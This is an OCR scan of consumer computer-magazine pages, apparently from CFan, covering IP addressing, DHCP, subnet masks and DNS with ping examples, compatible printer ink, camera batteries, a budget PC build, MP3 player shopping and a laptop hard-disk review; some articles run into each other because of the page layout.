外校学生 A(计算机 A)与学生 B(计算机 B)发生了矛盾, 一日到 B 所在学校找 B 滋事。由于 B 学校采取了防护手段(配置了私网地址并在大门安装了防火墙), 事态发展成如下的形式:

学生 A 到了大门口, 对大门警卫说:"我找学生 B, 让我进去。"

警卫说: "有学生证吗? "

学生A："没有。"

警卫："对不起，你不是这个学校的学生，不能随便进入校园。请尽快离开，否则我要报警了。"

就这样警卫保护了学生B，滋事学生A无趣地走了。

从这个例子可以看出：如果B所在学校没有安装任何防护的话，A就可以直接进到B的教室找到B，B的安全就没有了保障。这就是内网或私网的好处，可以有效地保护内部计算机安全，阻止大部分黑客和病毒的攻击。

3.动态IP和静态IP有什么区别？

初学者使用ADSL Modem或56K猫上网，不知道设置什么IP或忘了自己的IP，怎么办？

上面已经提到过，如果计算机没有IP就不能上网，那么为什么使用ADSL或猫拨号时没有设置自己的IP地址也可以正常 览网页呢？这是因为电信使用了动态IP分配技术。下面就为大家介绍动态IP和静态IP的区别。

静态IP：由我们手工设置IP地址，即在Windows 2000/XP中通过"控制面板→网络和拨号连接→右键点击当前连接并选择'属性'→双击Internet协议(TCP/IP)"打开设置对话框，在其中设置自己的IP地址、子网掩码、默认网关和DNS服务器地址(见图2)。



图2

动态IP：动态IP的所有网络参数均由DHCP服务器自动分配。该DHCP可以是网管配置好的服务器，例如公司中心机房的服务器，也可以是ISP自己设置的DHCP服务器，拨号上网就是从ISP的DHCP服务器获得IP的。DHCP在获得客户机的IP申请时，自动从未分配的"IP池"中抽选一个IP并分配给客户机使用。另外，每个这样动态获得的IP都有一个使用期限，也叫"租期"。在局域网中设置动态IP默认租期是8天，当8天内没有续租IP的话这个IP地址就会分配给其他计算机。而使用ADSL和56K猫拨号的用户采取的也是动态IP，租期设置为建立连接到中断连接。这也就是为什么每次重新拨号都可能会获得一个新IP的原因，因为原IP地址在中断连接后会马上分配给其他拨号用户。

辨别动态IP与静态IP：有两种方法来查看，第一种是通过上文静态IP设置窗口进行查看，如果在设置对话框中勾选了"自动获得IP地址"的话就是动态IP。另一个方法是在命令行模式下输入"IPConfig/all"(不含引号)，如果DHCP设置为Enabled且DHCP Server选项后存在IP地址则说明本机采用的是动态IP(见图3)，反之则为静态IP。




图3

4.其他常见问题

(1)中国和美国IP有重复的吗？

全球的公网IP都是惟一的，不能有重复的。这里所说的惟一性只对公网IP而言，对于私网IP可由学校或企业自行分配，因为私网中提到的那三个区域的IP是不能在Internet上使用的，只在网络内部有效。举一个简单的例子：公网IP就好比我们的身份证，每人都有一个身份证并且该号码是惟一的不会重复的，到哪都可以凭这个号码找到我们。而私网IP就好比我们的学生证或工作证，也许我们的学号是98030026，在A学校有这个学号，到了B学校也很可能有这个学号，不过代表的是不同的人，也就是说这个号码只在本校内部有效且是惟一的，出了学校则没有任何意义。

(2)同一网络中可以存在相同IP的计算机吗？

在同一网络中不能有IP地址相同的计算机，否则系统会提示IP冲突，并且其中一台计算机会因为IP地址被占用而不能正常上网。

(3)IPv6是什么？IPv4是什么？两者有什么区别，现在使用的是哪种版本？

我们现在使用的IP版本是V4版本，那为什么还有一个IPv6版本呢？这个主要是为了增加IP地址的数量。IPv4有2的32次方个地址，不过由于Internet建设初期没有合理的规划，造成大量地址浪费，现在已经到了IP地址 乏的程度。而IPv6则大大增加了地址数量，达到2的128次方，并且完全兼容V4版本的地址。在可预见的将来，我们都将使用IPv6地址作为自己的计算机IP。

提高篇

1.协议是什么？TCP/IP是什么？

经常有人提到"TCP/IP协议"，那什么是协议呢？网络中传输数据的过程类似于以下方式：

我们准备把这个货物(数据包)从A点运往B点。

第一步：对这个货物进行包装，防止在路上散架或被盗(丢失或被监听)，在包装过程中为了便于B点收到货物后可以方便地解开包装，全世界对这个包装方法进行了统一规定(协议由此诞生，我们常用的TCP/IP就是这样的协议)，原先要在A处一共加上7层包装纸，可是包装人员偷了个小懒，只包了4层(OSI7层模型，

TCP/IP 协议实现了其中的 4 层结构)。

第二步：包装完毕后，就要开始运输这个货物了。这时候存在两个概念，一个是桥接，一个是路由。桥接就相当于一条大马路，货物通过马路直接运往B。而路由则相当于交通警察，他将告诉货物哪条才是最快到达B点的路线，所以在关键的十字路口均要安放必要的路由器对货物路线进行指挥。

第三步：当货物到达 B 后，将按照上面约定的捆绑方式(TCP/IP 协议)来解开包装。

2.子网掩码是什么？它和 IP 地址有什么联系？

子网掩码其实是IP地址的必要补充部分，因为在局域网与互联网寻址中不光看IP地址信息，还要对子网掩码进行比较。子网掩码所起的作用可以用下面这个例子来说明。

A 学校有两个叫张三的学生，有人要找张三时门卫不知道要找的究竟是哪个。这时候就需要继续询问是哪个班的张三，是一班的还是二班的，经过进一步说明后才能确切地定位所要找的人。子网掩码的作用就是标识班级，一台计算机是"属于一班还是二班"就由子网掩码来决定。当计算机在局域网中进行通信时首先查看子网掩码，如果两台计算机子网掩码相同的话则表示它们处于一个网段内(即一个班级中)，这样它们才能正常通话，子网掩码不同(不在一个班级中)的两台计算机是不能正常通信的，除非添加了路由器并做了相应配置。

知道了子网掩码的作用后我们再来看看它的组成，子网掩码(以下简称MASK)和IP一样是由4个数组成的，例如255.255.255.0、255.0.0.0这种形式，我们通过MASK再结合IP地址就可以计算出该计算机属于哪个网络中(班级)，并且可以惟一标识出该计算机(学号)。

3.网址(即域名)和 IP 有什么关系？

大家在上网时输入的网址(如www.cfan.com.cn)和IP有什么关系呢？IP地址是用来区分网络中计算机的惟一参数，不过由于其数字的形式比较难记忆，而有些网站有好几个IP或者干脆是动态的，依靠记忆IP地址根本无法 览。域名就是为了解决这个问题而诞生的，它是Internet网络上的一台服务器或一个网络系统的名字，在全世界没有重复的域名。域名的形式是以若干个英文字母或数字组成，由"."分隔成几部分，如Sohu.com就是一个域名。网络中设立了专用的DNS服务器，它所起的作用就是把域名(例如www.cfan.com.cn)转换成相应的IP地址，这样只需要记忆网站的域名就能够对其进行访问，即使IP地址发生了改变也可以通过域名正常访问，将域名转换为IP的过程如下：

IP地址就相当于一个班里学生的学号或名字，域名就相当于职务，例如"学习委员"，DNS 服务器相当于门卫。

⑴在没有域名的时候

外校学生A要找该班的学习委员。首先要记住这个班学习委员对应的学号或名字(非常难记)，而且当学习委员更换后还可能出现找错人的情况。

⑵当有了域名和DNS服务器后

外校学生 A 要找该班的学习委员(仅仅是找"学习委员"，此时并不知道该职务所对应的人是谁)，首先到门卫处询问，门卫会查询自己的学生登记簿，再告诉A学习委员叫什么名字，学号是多少等。这种情况下即使学习委员换人了，只要门卫拥有最新的记录手册，A就可以得到正确的信息。

小提示

有时会发生网站能够通过IP访问却不能通过域名进行访问的情况，这时就有可能是DNS服务器出现了故障。

4.计算机名和IP有何关系？知道一个如何查另一个？

域名是在Internet上使用的名字，通过DNS解析成正确IP地址。而计算机名主要用于局域网中，每个计算机名都对应局域网中一台计算机的IP。

实例1：查询局域网中计算机名为softer的计算机的IP地址。

第一步：进入命令行模式(方法参考上文的"查询本机IP地址"处)。

第二步：输入"ping softer"(不含引号)并回车。

第三步：在反馈信息中就可以看到该计算机所对应的IP地址为10.91.30.45了(见图4)。

实例2：查询局域网中IP地址为10.91.30.45的计算机的计算机名。

```
C:\Documents and Settings\softer1>ping softer

Pinging SOFTER [10.91.30.45] with 32 bytes of data:

Reply from 10.91.30.45: bytes=32 time<10ms TTL=128
Reply from 10.91.30.45: bytes=32 time<10ms TTL=128
Reply from 10.91.30.45: bytes=32 time<10ms TTL=128
Reply from 10.91.30.45: bytes=32 time<10ms TTL=128

Ping statistics for 10.91.30.45:
    Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),
Approximate round trip times in milli-seconds:
    Minimum = 0ms, Maximum =  0ms, Average =  0ms
```

图4

第一步：进入命令行模式。

第二步：输入"ping -a 10.91.30.45"(不含引号)并回车。

第三步：在反馈信息中就可以看到该IP地址所对应的计算机名为softer了(见图5)。

```
C:\Documents and Settings\softer1>ping -a 10.91.30.45

Pinging SOFTER [10.91.30.45] with 32 bytes of data:

Reply from 10.91.30.45: bytes=32 time<10ms TTL=128
Reply from 10.91.30.45: bytes=32 time<10ms TTL=128
Reply from 10.91.30.45: bytes=32 time<10ms TTL=128
Reply from 10.91.30.45: bytes=32 time<10ms TTL=128

Ping statistics for 10.91.30.45:
    Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),
Approximate round trip times in milli-seconds:
    Minimum = 0ms, Maximum =  0ms, Average =  0ms
```

图5

CF [ZS06]



CFan黑板报

本期报料者获得奖金200元
报料信箱:dizen@intodigi.com

兼容墨水的品质真的和原厂一样?!

★★★★★

■ 本刊记者　王寒晖

如今，很多家庭和办公室都拥有一台彩色喷墨打印机，但是我们常常会发现普通家庭用户很少利用它来打印彩色图形(或图像)，究其原因很简单:“买得起好马却配不起好鞍”！现在一台喷墨打印机的硬件成本很低，低档只要三四百元，顶级照片打印机也不过两千出头，但假设以每天打一张A4幅面的照片计算，没几天原厂墨水就用光了，不然怎么称之为“耗材”呢？难怪有人说:打印机生产厂商的利润都来自于耗材。所以，很多人都会选择兼容墨水或兼容墨盒作为替代。

怪鸭兽编辑：您好！

今年我购买了一台喷墨打印机，用了没多长时间，墨水就用完了。因为原装墨盒太贵，于是想到鼎好电子商城购买兼容墨水。我来到二层一家专门经营耗材的柜台时，促销小姐就向我推荐盈佳墨水，还说这个品牌是专门替原厂代工的，打印品质与原厂的墨盒是一样的。因为价格也不贵，每罐墨水13元，于是就三种颜色的墨水各买了一罐。后来拿回家，按照促销小姐所示范的方法进行注墨，注墨完后，感觉打印的效果与原装效果就是有不少差别。

我想知道，如何才能鉴别兼容墨水的质量？我还听说，如果使用兼容墨水，喷墨打印机是不是就不能享受保修服务了？

北京:猫狸

使用兼容墨水将会失去保修

通常我们把打印机生产商为自己生产的喷墨打印机指定的配套墨盒称为原厂耗材，其明确标识耗材与打印机的品牌相同(如Epson、HP、Canon、Lexmark等)。而与喷墨打印机生产商不一样的所有种类的墨盒、填充墨水统称为兼容耗材，这与产地是没有任何关系的。

打印机厂商要求用户必须使用〝原装〞的墨水，如果使用兼容墨水造成喷墨打印机损坏，将得不到正常的保修服务。的确，兼容墨水厂商在墨水调和的浓度、喷嘴每次喷出的量等等技术指标，都只能以近似值来模拟，使用原装墨水的确可以保证打印机正常运行和确保打印质量。在打印品质上，不同品牌的兼容墨水也肯定会存在差异。至于兼容墨水为何会在市场上大行其道，完全是因为价格优势。

使用兼容墨水会不会损坏打印机

〝使用其他品牌的墨水会造成墨盒喷嘴堵塞，以致造成打印机损坏〞，这是打印机厂商不同意用户使用兼容墨水的一个重要理由。以佳能彩色喷墨打印机来说，大都采用墨盒与喷嘴一体化的结构，墨水用完了，喷嘴及部分加热控制电路也随同墨盒报废，难道废弃不用的喷嘴还用得着担心被堵塞或损坏吗？

很多人往往有一个心理，如果自己的喷墨打印机用了原装墨水造成喷嘴堵头了，就会想〝是不是我操作有误？〞但是用了兼容墨水出了问题就会这么想〝该死的兼容墨水把我的喷墨打印机弄坏了〞。这种心理是可以理解的，但并不正确。质量好的兼容墨水，和原装墨水一样有正规的生产线、系统的原料和辅料测试、科学的工艺安排及严格的质量管理，特别是每款墨盒的海绵与墨水的配合都是经过单独测试和调整的，保证不与原装墨水冲突而造成沉淀，一般不会堵塞喷嘴。打个比方来说，喷嘴像大门，墨水里的小微粒就像乒乓球，你什么时候看到乒乓球把大门给堵塞了。当然，劣质的兼容墨水肯定容易出问题，所以，下面再教大家如何鉴别兼容墨水质量的技巧。

鉴别兼容墨水质量的技巧

市面上的〝兼容墨水〞生产厂商林林总总有几十个品牌，比较有名的有天威、格力、耐力、神杰、素之彩、格之格等，一般我们认准品牌选购就可以了。通常技术好的兼容墨水厂商会按照Epson、HP、



图1

数码相机电池选购指导

当电老虎遇到高电量电池

★★★

■福建　斯佳丽

数码相机发展到今天，像素、功能和画质已经不够成制约普通消费者购买或使用数码相机的障碍了，数码相机的电池性能也是大家比较关心的。特别是数码相机的液晶显示屏和闪光灯的耗电量很大，对于采用定额电压的数码相机来说，对电流的需求也就相对增大，所以很多人都希望给数码相机配一块大容量的电池。但是，目前市面上的伪劣和假冒电池依旧很多，下面就教大家花最少的钱买到最适合自己的数码相机使用的电池。

数码相机电池放眼看

目前，数码相机使用最多的电池主要有碱性锌锰电池、镍　可充电电池、镍氢可充电电池和　离子电池。

1.碱性锌锰电池(Zinc-MnO_2)

碱性锌锰电池就是我们常说的"碱电池"，它具有电容量大，电流强使用持久等特性。碱性电池还分有环保型碱性电池和非环保型碱性电池，非环保型碱性电池是含汞电池，原因是此类电池如在成份中加入氧化银可提升其电容量约30％以上，但同时零售价格也相对提高。最普通的品牌是南　、劲量、金霸王、GP 超霸。

2.镍镉可充电电池(Ni-Cd Rechargeable Battery)

镍　可充电电池就是我们常说的"镍　电池"。镍　电池的优越之处就是耐充电，一般来说充电电池的包装分为零售用的正极凸头和组装用的正极平头包装两种，在容量上没有差异。在充电回路也和镍氢电池类似，采用1.6倍电压充电。通常镍　电池的充电次数为300～800次，在充放电达500次后电容量会下降，只能达到约80％。镍　电池的缺点，是在充放电时，阴极会长出　的针状结晶，有时会穿透分隔物而引起内部枝状晶体式的短路。

3.镍氢可充电电池(Ni-Mh Rechargeable Battery)

镍氢可充电电池就是我们常说的"镍氢电池"，镍氢电池主要是为了取代镍　电池(Ni-Cd Rechargeable Battery)而设计的。镍氢电池是使用氧化镍作为阳极，以及吸收了氢的金属合金作为阴极，由于此合金可吸收高达本身体积100倍的氢，储存能力极强。镍氢电池的能量密度比镍　电池大，其容量约为镍　电池的2倍。另外，它具有同镍　电池的1.2V电压，以及自身放电的特性。它的优点

Canon、Lexmark以及Color(普通)、Photo(照片)等不同打印机生产对应的墨盒(水)，有实力的品牌产品线较全，能覆盖几乎全部型号打印机墨盒(水)。

填充墨水这类产品看上去都大同小异，外包装内是塑料瓶，内装15～30ml不等墨水，好一些的产品带有详细的说明书和相应的填充工具，比如用于戳孔的针和用于灌墨水的注射器(见图1)。不过，大家要注意，Epson T007、T008、T009、T017、T018、T026、T027、T028、T029、T038、T039、T0321、T0322、T0323、T0324等型号的墨盒是带IC芯片，有些兼容墨水厂家还推出配套的芯片恢复器(见图2)。注墨前，使用芯片恢复器能修改墨盒芯片的数据，将墨水量为零的墨盒恢复成全满状态，这样，只要填充墨水，墨盒又能继续使用。



图2

打印效果主要取决于三个方面：打印机本身的打印技术、打印墨水和打印纸张。由于墨水的配方是商业机密，所以除了原装墨水厂自己贴自己品牌的兼容墨水外，一般兼容墨水的性能比不上原装墨水。举例来说，在普通纸上的文字效果边缘有些　墨，黑度不够，个别型号墨盒在填充彩色墨水后，会略有色偏等等，但这是不可避免的。

至于如何鉴别兼容墨水的质量好坏，实际打印是检验质量的惟一标准。将兼容墨水按要求加入空墨盒(墨盒电极必须是好的)，加墨后进行喷墨清洗，看自检打印是否正常(如果自检都通不过，就要立即清洗掉不合适的墨水，换墨)，然后用WORD进行排版，设定字体为七号(比较小的字体了)和五号(正常字体)，背景"加网"。最后用草图模式(见图3)(或类似的选项)打印方式在纸上进行打印试验。如果没有明显的缺笔断划问题，这类墨水属于优质墨水，可以放心使用。CF [CP01]



图3

是充电效率高，能在2小时内充足90%电量，缺点是放电深度大，耐过充和过度放电，在百分之百放电深度下，可达500次以上的充放电循环。因此这种电池的充电器必须可自动断电，否则易造成电池损坏，所以不可以使用一般镍 电池充电器。

小提示

AAAA、AAA、AA、A、SC、C电池是什么意思?

AAAA比较少见，一次性的AAAA劲量碱性电池偶尔还能见到，标准的AAAA(平头)电池高度41.5mm，直径8.1mm。AAA电池就比较常见，一般的MP3播放机用的都是AAA电池，标准的AAA(平头)电池高度43.6mm，直径10.1mm。AA电池就是数码相机常用的电池规格，标准的AA(平头)电池高度48.0mm，直径14.1mm。只有一个A表示型号的电池不常见，这一系列通常作电池组里面的电池芯，镍氢电池几乎都是4/5A，或者4/5SC的电池芯。标准的A(平头)电池高度49.0mm，直径16.8mm。SC也不常见，一般是电池组里面的电池芯，多在电动工具和摄像机以及进口设备上能见到，标准的SC(平头)电池高度42.0mm，直径22.1mm。C也就是二号电池，标准的C(平头)电池高度49.5mm，直径25.3mm。

3.锂离子电池(Li-Ion Battery)

离子电池和其他金属 电池一样具有输出高电压的能力，电压范围在3.0～4.0V之间。但它比金属 电子更安全，原因就在于是采用 离子状态， 离子电池没有可流动的液态电解质，而是改为聚合物电解质导电。 离子电池与镍氢可充电电池相比，重量比镍氢可充电电池轻30～40%，电容量比却高出60%。而且 离子电池具有自我放电小，又没有记忆效应，充放电次数可达500次以上。

数码相机电池选购技巧

1.你需要购置第二块锂电池吗?

限制一个摄友的拍摄续航能力有两个因素:存储卡和电池。也就是说，如果你只有64MB的存储卡，虽然他使用的是非常耗电的数码相机，但是他其实并不需要第二块电池;反之，如果你购买了1GB的大容量存储卡，为了充分发挥海量存储的优势，就很有必要去选购第二块超大电力的 电池了。另外，如果你外出旅游、公干，或者要拍摄婚礼、会议的照片，可能没大方便充电，此时也有必要购买第二块 电池。

至于电量的大小，电量越大的电池当然最好，但是电池随着电量的增加价格也是扶摇直上。如果你的数码相机使用的是AA 5号电池，笔者这里推荐大家选择1800mAh以上的产品。

2.购买原装电池，还是兼容电池?

目前市面上 电池除了原厂的品牌外，兼容电池的品牌非常多。大家应该认清一个大方向，是购买原装电池，还是兼容电池。这就是仁者见仁，智者见智的问题了。

在你资金许可的情况下，还是建议你购买原装电池，价格肯定会比兼容电池贵不少。一块原装的 电池，价格是不会低于300元的。假如有商家报出150元甚至更便宜的价格就可以买到原装 电池，基本可以说明这是一块假电池或兼容电池。建议大家到信誉高些的商家购买，如果你用的是SONY数码相机，那么建议你到SONY数码梦工场购买，虽然价格会贵些，但可以保证是行货。

小提示

如果你是用SONY的数码相机，还要考虑电池的兼容性问题。因为有些电池由于没有解码，根本就无法在新型数码相机上使用。所以，建议你带上数码相机，亲自去试一下。

3.锂电池的参数要看清



图1

要知道，电池性能是与电压、毫安时(电量)、循环次数、电池适应性(低温情况，长期不使用情况)、稳定性等指标息息相关的(见图1)。而影响电池性能的是电池的电芯，品质最好的电芯品牌主要有:Panasonic、Sanyo、Mitsibish、Hitachi等少数几家。一般只是有实力的厂商才会公布电芯的规格，所以大家尽可能购买标注电芯类型的厂家的产品。能够标明产品使用电芯规格的厂家，说明有非常稳定的产量和供应渠道，是可以信赖的标志。假如是小厂，由于进货规模有限，同样的电池可能会有好几种不同的电芯替换着使用(注意，这个和同一个电池有多种电芯型号选择是两回事)，这样的产品稳定性自然无从谈起。更有些小厂，选用的都是劣质电芯，自然不敢标注出来。

很多用户在比较电池的毫安时(电量)时，经常会忽略电压的问题。比方说，一块3.6V、1200mAh的电池和一块7.4V、700mAh的电池，很多朋友会觉得3.6V、1200mAh的电池比较强劲。实际上，真正厉害的应该是7.4V、700mAh电池。大家一定要注意，电池的电压一定要跟你的数码相机相匹配。

当然，我们也不可以过份相信一些电池的标注参数。很多兼容电池厂商，故意将电池的毫安时夸大，反正还是在公差范围之内;他们还会把明明只有100次循环寿命的电池说成有1000次的，当发生问题的时候则用"使用方法有问题"等说法来推托。

对于循环次数和产品稳定性，只有通过实际使用才能够感受得出。尤其是一些国产的地下工厂生产的电芯(那些假冒电池就选用此种电芯)，尤其喜欢牺牲循环次数来换取初始的高容量。对于尚没有购买的消费者，是无法直接判别的，这种情况下，应该和商家谈好保修包换期限。

5号充电电池产品推荐

虽然　电池已经逐渐普及，但是5号电池仍然以便宜、方便更换而占据了相当的市场份额。在目前市场上5号充电电池品牌众多，鱼龙混杂，那么哪一种品牌什么型号的5号充电电池最实惠？

1.三洋AA镍氢充电电池



三洋是世界上最大的电池生产厂商，三洋充电电池占据世界头把交椅，其强大的研发技术和生产工艺是赢得同行尊重的关键。三洋电池的优良性能是勿需质疑的，而在国内率先推出2500mAh超大容量的镍氢电池。三洋电池在中国惟一的代理是海尔，所以如果看到非海尔代理的中文包装电池，那么一定是假货无疑。除了海尔代理的三洋电池，其他正品大多数是来自日本或是欧洲的进口货。正品电池在负极金属片的边缘刻有小小的"HR"字样。另外，我们还要注意观察它的正极，和其他电池正极不同，三洋电池正极不是完全的圆形，而是有点略带方形。

参考价格:23元(2500mAh)/20元(2300mAh)/17元(2100mAh)/15元(1850mAh)

2.GP超霸AA镍氢充电电池



GP超霸进入中国市场较早，拥有一大批固定用户，市场对GP超霸品牌的认可程度也相当高。正品GP超霸电池周身印刷精细(正品电池和假货的一大差别)，正极处嵌有黑色板纸。另一个要注意的是正品GP超霸底部负极处刻有GP字样，　黄色部分刻有"正品"两字，这是激光蚀刻无法抹去的。如果大家还没有购买充电器，建议大家购买GP超霸充电器和充电电池套装(　称"充电宝")。

参考价格:16元(2000mAh)/13元(1800mAh)

3.SONY 5号镍氢充电电池



SONY镍氢充电电池适合各类SONY数码产品。具有品质好、充电快速、兼容性好的优点，但是缺点也是很明显的，就是价格偏贵。2300mAh电量的型号是值得向大家推荐，采用500次反复充放电设计。

参考价格:28元(2300mAh)

4.次世代(LEXEL)镍氢充电电池



次世代镍氢充电电池采用日本技术制造，由深　力可兴生产，质量保证。次世代镍氢充电电池卡装，标称寿命为1000次充电，和杂牌相比，主要优点是实际使用寿命长、标称容量实际、技术含量较高、兼容性好、充电后自放电速度比较缓慢。对于数码相机用户，次世代镍氢充电电池具有良好瞬间放电性能正是需要的。

参考价格:16元(2100mAh)/12元(1800mAh)

小技巧

数码相机电池使用技巧

★正确清洁电池

为了避免这种电量流失的问题发生，请保持电池两端的接触点(+和-)和电池盖子的内部干净。如有需要，请使用柔软、清洁的干布轻轻地拂拭。绝不能使用清洁性或是化学性等具有溶解性的清洁剂，像是稀释剂、或是含有酒精成分的溶剂清洁你的数码相机、电池或充电器。除此之外，在使用电池之前，请使用柔软干布清洁电池两端的接触点，尽量让电池两端接触点保持干净。这样，就可以确保电池可以完全地充足电量。如果电池的电极有出现氧化的情形时，需将其擦拭掉，如果是严重的氧化或脱落的情形时，应该立即更换新的电池。

★正确保存电池

如果你打算长时间不使用数码相机时，必须将电池从数码相机中或是充电器内取出，并将其完全放电，然后存放在干燥、阴凉的环境，而且不要将电池与一般的金属物品存放在一起。因为电池长时间存放在数码相机或是充电器内，可能会造成漏电，并且造成损坏等等问题。为了避免电池发生短路问题，在电池不用时，应以保护盖将其保存。存放已充饱电的电池时，要特别小心，不管是哪一类型的电池都一样，尤其是放在皮包、衣袋、手提袋或其他装有金属物品的容器中，更是不容疏忽。

★正确对电池充电

充电时，使用原厂的充电器和电池，将有助于电池寿命的延长。对于充电时间，则取决于所用充电器和电池，以及使用电压是否稳定等因素。如果是第一次使用的电池(或好几个月没有用过的电池)，其中，锂电池的充电时数一定要超过6小时，镍氢电池一定要超过14小时，否则日后电池寿命会较短。一般需经过数次充电/放电过程，才能达到最佳效率。在充电前，须确认正确的正、负极，切勿以相反的极性充电，非锂电池每次充电不可超过24小时。如果电池还有残余电量时，尽量不要重复充电，以确保电池寿命。

CF[CP02]




KdSky读者：很感谢《电脑爱好者》能我们提供一个这么好的平台，我想攒一台5000元左右的电脑，主要用途是学习和多媒体娱乐。感谢！

点评:这是一套基于Sempron平台的配置。在基本配件方面，我们采用技嘉 GA-7N400-L主板，并搭配AMD Sempron 2400+盒装处理器、两条金士顿256MB DDR400内存、铭□狂镭9200SE超值版/MS-9200SE-C-64A-DT显卡、西部数据WD1200BB硬盘和台电双16×DVD Dual刻录机，完全能满足日常应用。

配件	型号	价格(元)
CPU	AMD Sempron 2400+(盒)	470
主板	技嘉 GA-7N400-L	550
显卡	铭瑄狂镭9200SE超值版	380
内存	金士顿256MB DDR400×2	600
硬盘	西部数据 WD1200BB	600
声卡	主板集成	-
网卡	主板集成	-
光驱	台电双16×DVD Dual刻录机	599
显示器	美格770XC	1099
键盘	多彩　静双星鼠标键盘套装	88
鼠标	多彩　静双星鼠标键盘套装	-
机箱	金河田创导7002B	405
音箱	轻骑兵C3500E	148
总计		4939

台电双16×DVD刻录机 **u**，具备良好的读写性能，及在双层碟片上同样良好的表现，并且考虑到价格因素仅仅只有599元，是目前所有16×DVD刻录机中最低的一款，非常值得向大家推荐。

美格770XC纯平显示器 **v** 采用黑白两色搭配，刚好与金河田创导7002B机箱 **w** 一致，再搭配白色调的轻骑兵C3500E音箱 **x** 以及多彩　静双星鼠标键盘套装 **y**，显得时尚与典雅。



金河田创导7002B机箱也是非常有特色的，在这个机箱的面板上，除了提供前置USB、音频接口以外，还有一个最为闪耀的特色就是提供了一个支持红外线传输的接口，通过内部的IrDA红外线插头，与主板连接以后，就可以与带红外线接口的手机互通有无。此机箱还自带金河田ATX-320WB+P4电源。CF [CP03]

闷豆买MP3播放机

闷豆:"小姐，你们这里有性价比高的MP3播放机吗?"

销售小姐:"先生，你要是什么档次和容量的产品?"

闷豆:"128MB的吧，价格便宜一些的。"

销售小姐:"推荐你这个A牌的，性价比高，现在是特价，牌子也有点名气。"

闷豆指着柜台里另一个外观类似的MP3播放机说:"那个B牌的MP3播放机除了颜色和牌子外,好像与你推荐的一样嘛,不过价格要便宜20元。"

销售小姐:"那个MP3播放机的品牌没有这个响，所以价格便宜些。"

销售小姐指着隔壁柜台D牌和E牌的MP3播放机说:"这个是国产货,你看那些D牌和E牌MP3播放机的功能和操作都是一样,我向你推荐这个牌子比较好,而且还送OEM的苹果耳机一副,音质很好很合算的。"说着,小姐拿出附件中的耳机。

闷豆看了看耳机说:"这个耳机的样子和现在买的所谓Apple耳机的样子一模一样,只是没有字标,不过应该是假苹果吧？"

闷豆接着说:"这个MP3播放机的音质如何，比起高价位的产品呢？"

销售小姐:"这款产品一般听听还行,那些高价位产品的主要优势是品牌、外观设计、扩展功能等，你可以试听一下，音质很好的。"

说着,小姐拿出一副试音耳机给闷豆试听。

闷豆:"你用SONY 848耳机给我试听呀，那效果一定好，如果你用更高档的SONY 888耳机,试机肯定效果更好,我看还是用原机所配耳机试机吧。"

销售小姐　的一笑,随手调整了音量将耳机递给闷豆。

闷豆:"音量这么高，效果怎么能听得出来，我把音量调小试试看。"

闷豆:"在小音量条件下,机器的背景噪音就容易分辨出来了,这就是不同档次音频表现的差异之一。不过这个机器还行,噪音不算高。"

销售小姐:"一分价钱一分货呀。"

点评:市场上有很多低端位的MP3播放机都是由OEM厂家生产,然后贴不同商标出售的,从产品的外形上,就能看出不少品牌的某些型号机器非常类似,最多只是外壳颜色和品牌LOGO不同。比较同档次产品,除了比较主机性价比和外观外,还要注意配件的价值,相同的OEM机器配不同档次的耳机成本就会出现差异。

不同档次的MP3播放机主要区别在外观设计、功能和音质上。高档的MP3播放机常使用OLED彩屏,兼容MP3、WMA、ASF外的音乐格式,以及高品质内外录音、电子均衡器、带FM调频收音甚至FM发射等扩展功能。高档MP3播放机在线路设计和音频芯片选用上,比较讲究,音质比较好、杂音干扰小。



CF [CP04]



咨询电话:8008206682
产品价格:80GB:1300 元

■ CFan评测室

笔记本硬盘新锐
——西部数据 Scorpio

西部数据公司一直致力于发展桌面 3.5 英寸硬盘市场，现在西部数据公司看好 2.5 英寸笔记本硬盘市场需求，推出了西部数据的第一个笔记本硬盘 Scorpio(蝎子)系列。西部数据新推出 2.5 英寸 5400 转硬盘 Scorpio 系列，单碟容量 40GB，储存容量包括 40GB、60GB 与 80GB，每个容量档次型号的缓冲区容量分别有 2MB 与 8MB，2MB 产品主要供应 OEM 市场，8MB 产品则同时存在于 OEM 市场和零售市场。按照官方资料，Scorpio 内部数据传输率为 421 Mbits/s，读取时平均寻道时间 12ms(道间寻道 2ms)。

我们评测室拿到的 Scorpio 系列中的 80GB 产品，编号 WD800VE(图 1)，这也属于西部数据硬盘的标准编号形式，这虽然是西部数据的第一系列笔记本硬盘，不过整体设计已经相当纯熟。现在笔记本硬盘正处于 4200 转系列和 5400 转系列交替的时期，西部数据首款产品就是 5400 转，表示西部数据对自己的技术和市场的发展有双重信心。

WD800VE 外形与其他笔记本应该不大，采用标准笔记本 IDE 接口，控制芯片和硬盘缓存都藏在电路板的反面，看不出具体芯片型号(图 2)。这既是笔记本硬盘的常规设计也是西部数据系列硬盘的通用设计，西部数据设计笔记本硬盘也是驾轻就熟。

我们将 WD800VE 通过 IDE 转接器接到一台 Pentium 3.2GHz 的台式机上进行测试，测试软件为常用的硬盘测试软件 HD Tach。测试结果如图 3。

从结果可以看出，WD800VE 最大内部传输速率

